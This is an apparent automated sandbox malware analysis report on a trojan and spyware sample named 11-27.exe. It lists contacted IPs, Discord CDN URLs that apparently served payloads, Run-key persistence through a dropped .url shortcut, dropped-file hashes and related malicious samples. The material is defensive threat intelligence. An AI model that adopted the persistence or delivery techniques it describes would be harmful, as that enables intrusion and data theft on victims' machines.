http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehpW	msdt.exe, 00000006.00000002.60 5411153.0000000000539000.00000 004.00000020.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=9774759596232;g	msdt.exe, 00000006.00000003.40 7062323.0000000000545000.00000 004.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://https://contextual.media.net/checksync.php&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C	msdt.exe, 00000006.00000003.407062323.0000000000545000.00000004.00000001.sdmp, msdt.exe, 00000006.00000003.412844760.000000000053C000.00000004.00000001.sdmp, msdt.exe, 00000006.00002.605346357.0000000000518000.00000004.00000020.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=7859736	msdt.exe, 00000006.00000003.407062323.0000000000545000.00000004.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000001.00000000.376582245.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://https://discord.com/2	11-27.exe, 00000000.00000002.420157777.0000000002D80000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.amazon.de/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/779753735077101603/781735233632 20	Hmptdrv.exe, 00000005.00000002.430400234.0000000002D50000.00000004.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000001.00000000.371310874.0000000007983000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ozu.es/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000001.0000000 0.376582245.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attac	Hmptdrv.exe, 00000005.00000002 .430400234.0000000002D50000.00 000004.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://https://discordapp.com/x	Hmptdrv.exe, 00000005.00000002 .428969812.0000000000810000.00 000004.00000020.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000001.0000000 0.370844122.0000000007890000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000001.0000000 0.371310874.0000000007983000.0 0000002.00000001.sdmp	false		high
http://https://cdn.discordapp.com/attachments/74	Hmptdrv.exe, 00000005.00000002 .430400234.0000000002D50000.00 000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.20.71.158	unknown	United States		32475	SINGLEHOP-LLCUS	true
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.130.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.129.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.128.233	unknown	United States		13335	CLOUDFLARENETUS	false
162.159.135.233	unknown	United States		13335	CLOUDFLARENETUS	false
213.171.195.105	unknown	United Kingdom		8560	ONEANDONE-ASBrauerstrasse48DE	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324075
Start date:	28.11.2020
Start time:	10:23:55
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	11-27.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1

Copyright null 2020

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@10/7@13/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.5% (good quality ratio 25.6%) • Quality average: 73.8% • Quality standard deviation: 30.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 52.255.188.83, 104.42.151.234, 51.104.146.109, 51.103.5.159, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247, 52.142.114.176, 92.122.144.200 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:24:53	API Interceptor	2x Sleep call for process: 11-27.exe modified
10:24:59	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Hmpt C:\Users\user\AppData\Local\tpmH.url
10:25:07	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Hmpt C:\Users\user\AppData\Local\tpmH.url
10:25:08	API Interceptor	4x Sleep call for process: Hmptdrv.exe modified

Copyright null 2020

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.136.232	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	
	XcOxlmOz4D.exe	Get hash	malicious	Browse	
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	
	SpecificationX20202611.xlsx	Get hash	malicious	Browse	
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	7w6Yl263sM.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	187QadygQl.exe	Get hash	malicious	Browse	
	eybgvwBamW.exe	Get hash	malicious	Browse	
162.159.130.233	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	Q21rQw2C4o.exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	
	d6pj421rXA.exe	Get hash	malicious	Browse	
	Order_Request_Retail_20-11691-AB.xlsx	Get hash	malicious	Browse	
	RBBD5vivZc.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Siggen10.63473.17852.exe	Get hash	malicious	Browse	
	IMG_P_O_RFQ-WSB_17025-ENd User-Evaluate.exe	Get hash	malicious	Browse	
	GuYXnzIH45.exe	Get hash	malicious	Browse	
	Jvdivmn_Signed_.exe	Get hash	malicious	Browse	
	Dell ordine-09362-9-11-2020.exe	Get hash	malicious	Browse	
	Factura.exe	Get hash	malicious	Browse	
	4XqxRwCQi7.exe	Get hash	malicious	Browse	
	RuntimeB.exe	Get hash	malicious	Browse	
	Runtime Broker.exe	Get hash	malicious	Browse	
	RYnBavdgiB.exe	Get hash	malicious	Browse	
	Ever Rose Order Specification REF-987NDH.exe	Get hash	malicious	Browse	
	8fJPaTfN8D.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.129.233
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 162.159.129.233
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	Vessel details.doc	Get hash	malicious	Browse	• 162.159.135.233
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.130.233
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.135.233
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.129.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.130.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.133.233
	tzjEwwwbqK.exe	Get hash	malicious	Browse	• 162.159.130.233
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.159.133.233
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	• 162.159.129.233
	INV SF2910202.doc	Get hash	malicious	Browse	• 162.159.135.233
	Komfkim_Signed_.exe	Get hash	malicious	Browse	• 162.159.129.233
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	• 162.159.130.233
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.135.233
	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.133.233
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.129.233
	1099008FEDEX_090887766.xls	Get hash	malicious	Browse	• 162.159.134.233
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.233
discord.com	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.128.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 162.159.128.233
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.137.232
	caw.exe	Get hash	malicious	Browse	• 162.159.138.232
	lxpo.exe	Get hash	malicious	Browse	• 162.159.128.233
	SpecificationX20202611.xlsx	Get hash	malicious	Browse	• 162.159.136.232
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.137.232
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.137.232
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.128.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.137.232
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.128.233
	tzjEwwwbqK.exe	Get hash	malicious	Browse	• 162.159.136.232
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.159.138.232
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	• 162.159.136.232
	Komfkim_Signed_.exe	Get hash	malicious	Browse	• 162.159.135.232
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	• 162.159.137.232
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	• 162.159.136.232
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.138.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 104.23.98.190
	case.8920.xls	Get hash	malicious	Browse	• 104.27.186.55
	case.8920.xls	Get hash	malicious	Browse	• 172.67.212.16
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 172.67.143.180
	Venom.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO348578.jar	Get hash	malicious	Browse	• 104.23.99.190
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	notif8372.xls	Get hash	malicious	Browse	• 104.24.117.11
	notif8372.xls	Get hash	malicious	Browse	• 172.67.222.45
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.87.226
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 104.27.143.240
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.86.226
	Final_report_2020.html	Get hash	malicious	Browse	• 104.16.18.94
	norit.dll	Get hash	malicious	Browse	• 104.31.69.174
	380000_USD_INV_011740_NOV_2020.jar	Get hash	malicious	Browse	• 104.20.22.46
CLOUDFLARENETUS	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.135.233
	XcOxlmOz4D.exe	Get hash	malicious	Browse	• 162.159.136.232
	fAhW3JEGaZ.exe	Get hash	malicious	Browse	• 162.159.136.232
	HIp08HPg20.exe	Get hash	malicious	Browse	• 104.23.98.190
	case.8920.xls	Get hash	malicious	Browse	• 104.27.186.55
	case.8920.xls	Get hash	malicious	Browse	• 172.67.212.16
	OVERDUE INVOICE.xls	Get hash	malicious	Browse	• 172.67.143.180
	Venom.exe	Get hash	malicious	Browse	• 104.23.98.190
	PO348578.jar	Get hash	malicious	Browse	• 104.23.99.190
	MT103---USD42880.45---20201127--dbs--9900.exe	Get hash	malicious	Browse	• 162.159.129.233
	notif8372.xls	Get hash	malicious	Browse	• 104.24.117.11
	notif8372.xls	Get hash	malicious	Browse	• 172.67.222.45
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.87.226
	2020-11-27-ZLoader-DLL-example-01.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-02.dll	Get hash	malicious	Browse	• 172.67.155.205
	2020-11-27-ZLoader-DLL-example-03.dll	Get hash	malicious	Browse	• 104.27.143.240
	SecuriteInfo.com.Heur.23770.xls	Get hash	malicious	Browse	• 104.31.86.226
	Final_report_2020.html	Get hash	malicious	Browse	• 104.16.18.94
	norit.dll	Get hash	malicious	Browse	• 104.31.69.174
	380000_USD_INV_011740_NOV_2020.jar	Get hash	malicious	Browse	• 104.20.22.46
SINGLEHOP-LLCUS	document-1379053688.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1379053688.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1412307113.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1412307113.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1408649844.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1408649844.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1412319221.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1412319221.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1435187538.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1435187538.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1441856683.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1441856683.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444999827.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444798029.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444999827.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444798029.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444701977.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1444701977.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1585328522.xls	Get hash	malicious	Browse	• 67.212.179.162
	document-1585328522.xls	Get hash	malicious	Browse	• 67.212.179.162

Copyright null 2020

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ce5f3254611a8c095a3d821d44539877	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	caw.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	6znqz0d1.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	INV-FATURA010009.xlsx	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	INV-FATURA010009.xlsx	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	2zv940v7.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	Izezma64.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	fuxenm32.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	api-cdef.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	tarifvertrag_igbce_weihnachtsgeld_k#U00fcndigung.js	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	tarifvertrag_igbce_weihnachtsgeld_k#U00fcndigung.js	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233

Copyright null 2020

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	FxzOwcXb7x.exe	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	Izipubob.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	nivude1.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	Accesshover.dll	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	data7195700.xls	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233
	PAYMENT COPY.xls	Get hash	malicious	Browse	• 162.159.130.233 • 162.159.135.233 • 162.159.129.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Hmptdrv.exe

Process:	C:\Users\user\Desktop\11-27.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1311424
Entropy (8bit):	7.190919068104972
Encrypted:	false
SSDEEP:	24576:FiLDfJXRq+fowpGG7By3Z72mwZ8gKmX9hIbEIKn:FiLr5By3Z7N/gKAj
MD5:	4312F55EB22B6CD52D0F6F93F40215AF
SHA1:	A0439365D1F3E47D03729760AAAAFD5F10991D53
SHA-256:	4B5650A097C6A9EE7BC32FB5AA691CE1D1F358BCBDCBCCFC6BA66D2F76F612AF
SHA-512:	DDD89CB36D43F9A3977265409E60CF18A144F7C3E90B894A608312623ECC631F70D5A322EDA53169DA8B724AB273188ED3A4C5A3C5739FF4D6BFFC4DB1C0DFF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 69%
Preview:	MZP.....@.....!..L!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....0.....@.....0..."....T.....8.....p..... .....CODE....\|..... ..`DATA....T).....*.....@...BSS.....M.....idata..."...0...$.....@....tls.....`.....rdata .....p.....@..P.reloc..8.....@..P.rsrc.....@..P.....0.....@..P..... .....

C:\Users\user\AppData\Local\Temp\DB1	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	**true**
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\tpmH.url	
Process:	C:\Users\user\Desktop\11-27.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Hmptdrv.exe>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	172
Entropy (8bit):	5.125086411656618
Encrypted:	false
SSDEEP:	3:HRAbABGQYmHmEX+eLCMuL4EkD5oef5yaKcGdNvQJ5ontCBuXV9k/qIH19Yxv:HRYFVmceLPqJkDlR94dNvQJ5OtZF9k/4
MD5:	BCF31FFF2A1B5C83536F77B07774DA71
SHA1:	2A39455E4C88A5E846D02CDBF552CE1443D89861
SHA-256:	D8816D5504659F8B83B983071F2EE2B10F6475A69393DDBCA863BE651BABC7E6
SHA-512:	701A23F7C68FDD2F7B503B2ABE029FD1B7047ADC2A2AFE33C8DAA4C955E60E0D8159354F9E2E1CD3DD827D5D92D64FA1A0B098F22C94F60CC7BD4124FCDD1FF
Malicious:	false
